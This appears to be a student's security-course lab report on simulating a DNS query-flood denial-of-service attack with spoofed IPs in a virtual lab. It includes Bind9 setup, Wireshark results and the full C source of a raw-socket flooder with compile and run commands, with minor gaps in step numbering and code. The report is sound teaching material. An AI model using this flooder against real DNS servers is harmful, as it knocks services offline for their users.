

CSE 410
Computer Security Sessional
DoS Attack on DNS Server

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DoS Attack on DNS Server(using IP Spoofing):

As the term project of CSE 410 Computer Security Sessional, I was given the assignment to simulate a DoS Attack on DNS Server(with spoofed IP).To do this, I've chosen query flood attack to simulate.

To complete this attack I followed several steps.

Step 1 (Environment Setup):

For the simulation of this attack, we need 3 machines on the same network.

1. A Local DNS Server (which is to be attacked).
2. The attacker machine.
3. A User on the network to test the attack result.

So, at first I created 3 virtual machines (each Ubuntu 16.04 LTS) on Oracle VM VirtualBox using network type as Bridged Adapter so that, all the virtual machines were at the same network with host OS.

Step 2 (Setting Up DNS Server):

Then, I configured my DNS Server with Bind9 on a virtual machine.

To do that, I wrote the following commands on terminal:

```
$ sudo apt-get install bind9
```

Then I created a configuration option file named *named.conf.options* at */etc/bind/*. In this file, I added the following lines,

```
Options{  
    Dump-file          "/var/cache/bind/dump.db";  
};
```

Then I created a DNS Configuration file named *named.conf* at */etc/bind/* and imported *named.conf.options* in it.

Then I wrote the commands in the terminal:


```
$ sudo rndc flush //to flush the DNS cache.  
$ sudo rndc dumpdb -cache //Dump the cache to dump.db.
```

Then by writing the following command I started my newly configured DNS Server:

```
$ sudo service bind9 restart //restart the DNS Server
```

Step 3 (Setting user's DNS Server IP as newly configured DNS Server):

To use my newly configured DNS Server as the host resolver for user's machine, I opened `/etc/resolv.conf` file and changed the line `nameserver 127.0.1.1` to `nameserver 192.168.0.128` (192.168.0.128 was my DNS Server's IP).



Step 4 (Checking if the DNS Server is working properly):

Then to check if the DNS Server is working properly, I requested a page from browser from user machine and DNS Server replied successfully.

The image is a composite of three screenshots illustrating a network setup and traffic analysis.

Top Left: Terminal Window
The terminal shows the configuration of the `enp0s3` interface. It displays the IP address `192.168.0.127` and the netmask `255.255.0.0`. It also shows the status of the interface, including the number of packets, errors, and collisions. The user is prompted to enter a password for `sumit`.

Top Right: Web Browser
The browser shows the Stack Overflow homepage. The address bar displays `https://stackoverflow.com`. The page content includes the Stack Overflow logo, navigation links, and a large banner with the text "We <3 people who code".

Bottom: Wireshark Network Traffic Analysis
The Wireshark interface shows a list of captured packets. The selected packet is a DNS query from `192.168.0.127` to `192.168.0.128` for `stackoverflow.com`. The packet details pane shows the query for `stackoverflow.com` type A, class IN. The packet bytes pane shows the raw data of the DNS query.

Annotations in the Wireshark screenshot:
- A red arrow points to the "stackoverflow.com DNS Query" packet.
- A green arrow points to the "stackoverflow.com DNS Response" packet.

Fig: DNS Server before attack

Step 6 (Writing the attack code):

Then I wrote the main attack code. The main parts of the code are given here in this section.

```
33 ▾ struct dnshdr {
34     unsigned short int id;
35
36     unsigned char rd:1;          /* recursion desired */
37     unsigned char tc:1;          /* truncated message */
38     unsigned char aa:1;          /* authoritative answer */
39     unsigned char opcode:4;      /* purpose of message */
40     unsigned char qr:1;          /* response flag */
41
42     unsigned char rcode:4;       /* response code */
43     unsigned char unused:2;      /* unused bits */
44     unsigned char pr:1;          /* primary server required (non standard) */
45     unsigned char ra:1;          /* recursion available */
46
47     unsigned short int que_num;
48     unsigned short int rep_num;
49     unsigned short int num_rr;
50     unsigned short int num_rrsup;
51 };
```

Fig: DNS header

```
53 ▾ void nameformat(char *name, char *QS){
54     char *bungle, *x;
55     char elem[128];
56
57     *QS = 0;
58     bungle = malloc(strlen(name) + 3);
59     strcpy(bungle, name);
60     x = strtok(bungle, ".");
61     while (x != NULL) {
62         if (snprintf(elem, 128, "%c%s", strlen(x), x) == 128) {
63             puts("String overflow.");
64             exit(1);
65         }
66         strcat(QS, elem);
67         x = strtok(NULL, ".");
68     }
69     free(bungle);
70 }
71
72 ▾ int make_question_packet(char *data, char *name){
73     nameformat(name, data);
74     *((u_short *) (data + strlen(data) + 1)) = htons(TYPE_A);
75     *((u_short *) (data + strlen(data) + 3)) = htons(CLASS_INET);
76     return (strlen(data) + 5);
77 }
```

Fig: Making of Query Packet

Step 8 (Running Wireshark on DNS Server to see the result):

In this step, I ran Wireshark (Snipping tool) to capture incoming DNS Query packets to see if the attack code send bogus DNS query with spoofed IP and saw my code did exactly what is was supposed to do. It sent packet of DNS Query with type “A” query with spoofed IP (I used random IP address to spoof).

In step 7, I initiated the attack with query name *attack_query.com* which has no existence in the real world. So, my DNS Server could not resolve the asked host and so, we can see there is no DNS Response. So, in no time my DNS Server was flooded.

The screenshot displays a terminal window on the left and the Wireshark network protocol analyzer on the right. The terminal shows the execution of the following commands:

```
soumit@soumit-VirtualBox:~$ sudo service bind9 restart
[sudo] password for soumit:
soumit@soumit-VirtualBox:~$ sudo wireshark
```

The Wireshark interface shows a list of captured packets. The selected packet (No. 8844) is a DNS Standard query from source 192.168.0.128 to destination 192.168.0.128. The packet details pane shows the following information:

- Frame 822899: 76 bytes on wire (608 bits), 76 bytes captured (608 bits) on interface 0
- Ethernet II, Src: PcsCompu_16:5f:9e (08:00:27:16:5f:9e), Dst: PcsCompu_dc:f8:cb (08:00:27:dc:f8:cb)
- Internet Protocol Version 4, Src: 74.227.214.41, Dst: 192.168.0.128
- User Datagram Protocol, Src Port: 44129, Dst Port: 53
- Domain Name System (query)
 - Transaction ID: 0x7f75
 - Flags: 0x0100 Standard query
 - Questions: 1
 - Answer RRs: 0
 - Authority RRs: 0
 - Additional RRs: 0
 - Queries
 - attack_query.com. type A, class IN
 - Name: attack_query.com
 - Name Length: 16
 - Label Count: 2
 - Type: A (Host Address) (1)
 - Class: IN (0x0001)

The packet bytes pane shows the raw data of the DNS query, including the transaction ID 0x7f75 and the query name attack_query.com.


Simulation result:

My desired attack was successful. After initiating the attack in step 7 my DNS Server was flooded with some bogus query and the OS could not identify the attack because of spoofed IP. So, in no time my DNS Server was flooded and unable to serve to any legit query (that was shown in step 9)

So, the attack simulation was indeed successful.

Observed Output:

After the attack was initiated, the DNS Server was flooded in no time with a bogus query. So, when user send a legit query to DNS Server it can't serve him due to flooded state.



The message shows that `DNS_PROBE_FINISHED_NO_INTERNET`. That means DNS Server was unable to solve the host for a legit query after the attack.

The main attack code is given below.

```
#define _BSD_SOURCE

#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <unistd.h>
#include <netinet/in_systm.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/udp.h>
#include <sys/wait.h>
#include <getopt.h>

#define CLASS_INET 1

enum dns_type {
    TYPE_A = 1,
};

typedef struct type_name{
    uint16_t type;
    char typename[10];
} type_name_t;

type_name_t dns_type_names [] = {
    {TYPE_A, "A"},
};

#define DNS_TYPE_NUM (sizeof(dns_type_names) / sizeof(type_name_t))

struct dnshdr {
    unsigned short int id;

    unsigned char rd:1; /* recursion desired */
    unsigned char tc:1; /* truncated message */
    unsigned char aa:1; /* authoritative answer */
    unsigned char opcode:4; /* purpose of message */
    unsigned char qr:1; /* response flag */

    unsigned char rcode:4; /* response code */
    unsigned char unused:2; /* unused bits */
    unsigned char pr:1; /* primary server required (non standard) */
    unsigned char ra:1; /* recursion available */

    unsigned short int que_num;
    unsigned short int rep_num;
    unsigned short int num_rr;
    unsigned short int num_rrsup;
};

void command_err(char *programe){
```

```

        printf("Expected Command: %s <query_name(i.e. bogus_query.com)>
<destination_ip(ip_of_DNS_Server)>\n", progname);
    }

void nameformat(char *name, char *QS){
    char *bungle, *x;
    char elem[128];

    *QS = 0;
    bungle = malloc(strlen(name) + 3);
    strcpy(bungle, name);
    x = strtok(bungle, ".");
    while (x != NULL) {
        if (snprintf(elem, 128, "%c%s", strlen(x), x) == 128) {
            puts("String overflow.");
            exit(1);
        }
        strcat(QS, elem);
        x = strtok(NULL, ".");
    }
    free(bungle);
}

int make_question_packet(char *data, char *name){
    nameformat(name, data);
    *((u_short *) (data + strlen(data) + 1)) = htons(TYPE_A);
    *((u_short *) (data + strlen(data) + 3)) = htons(CLASS_INET);
    return (strlen(data) + 5);
}

int main(int argc, char **argv){
    char qname[256] = {0}; /* question name */
    struct in_addr src_ip = {0}; /* source address */
    struct sockaddr_in sin_dst = {0}; /* destination sock address */
    u_short src_port = 0; /* source port */
    u_short dst_port = 53; /* destination port */
    int sock; /* socket to write on */

    int random_ip = 0;
    int static_ip = 0;
    random_ip = 1;
    srand((unsigned long)time(NULL));

    int arg_options;

    int quit = 0;
    const int on = 1;

    char *from, *to;
    int itmp = 0;

    unsigned char packet[2048] = {0};
    struct ip *iphdr;
    struct udphdr *udp;
    struct dnshdr *dns_header;
    char *dns_data;

```

```

/* query name */
if (optind < argc) {
    strcpy(qname, argv[optind]);
} else {
    quit = 1;
}

optind++;
/* target IP */
if (optind < argc) {
    inet_pton(AF_INET, argv[optind], &sin_dst.sin_addr);
} else {
    quit = 1;
}

if (quit || !sin_dst.sin_addr.s_addr) {
    command_err(argv[0]);
    exit(0);
}

/* check root user */
if (getuid() != 0) {
    printf("This program must run as root privilege.\n");
    exit(1);
}

if ((sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) == -1) {
    printf("\n%s\n", "Create RAW socket failed\n");
    exit(1);
}

if ((setsockopt(sock, IPPROTO_IP, IP_HDRINCL, (char *) &on, sizeof(on))) == -1) {
    perror("setsockopt");
    exit(-1);
}

sin_dst.sin_family = AF_INET;
sin_dst.sin_port = htons(dst_port);

iphdr = (struct ip *)packet;
udp = (struct udphdr *)((char *)iphdr + sizeof(struct ip));
dns_header = (struct dnshdr *)((char *)udp + sizeof(struct udphdr));
dns_data = (char *)((char *)dns_header + sizeof(struct dnshdr));

/* the fixed fields for DNS header */
dns_header->rd = 1;
dns_header->que_num = htons(1);
dns_header->qr = 0; /* qr = 0: question packet */
dns_header->aa = 0; /* aa = 0: not auth answer */
dns_header->rep_num = htons(0); /* sending no replies */

/* the fixed fields for UDP header */
udp->uh_dport = htons(dst_port);
if (src_port) {
    udp->uh_sport = htons(src_port);
}

```

```

/* the fixed fields for IP header */
iphdr->ip_dst.s_addr = sin_dst.sin_addr.s_addr;
iphdr->ip_v = IPVERSION;
iphdr->ip_hl = sizeof(struct ip) >> 2;
iphdr->ip_ttl = 245;
iphdr->ip_p = IPPROTO_UDP;

while (1) {
    int dns_dataalen;
    int udp_dataalen;
    int ip_dataalen;

    ssize_t ret;

    if (random_ip) {
        src_ip.s_addr = random();
    }

    dns_header->id = random();
    dns_dataalen = make_question_packet(dns_data, qname);

    udp_dataalen = sizeof(struct dnshdr) + dns_dataalen;
    ip_dataalen = sizeof(struct udphdr) + udp_dataalen;

    /* update UDP header*/
    if (!src_port) {
        udp->uh_sport = htons(random() % 65535);
    }
    udp->uh_ulen = htons(sizeof(struct udphdr) + udp_dataalen);
    udp->uh_sum = 0;

    /* update IP header */
    iphdr->ip_src.s_addr = src_ip.s_addr;
    iphdr->ip_id = random() % 5985;
    iphdr->ip_len = sizeof(struct ip) + ip_dataalen;
    iphdr->ip_sum = 0;

    ret = sendto(sock, iphdr, sizeof(struct ip) + ip_dataalen, 0, (struct sockaddr
        &sin_dst, sizeof(struct sockaddr));
    if (ret == -1) {
        printf("Query Sending to DNS failed.\n");
    }
}
return 0;
}

```

To run this code following commands are to be written on terminal:

```
$ gcc -o dns_query_flood query_flood.c
```

```
$ sudo ./dns_query_flood <Query_Name> <DNS_IP>
```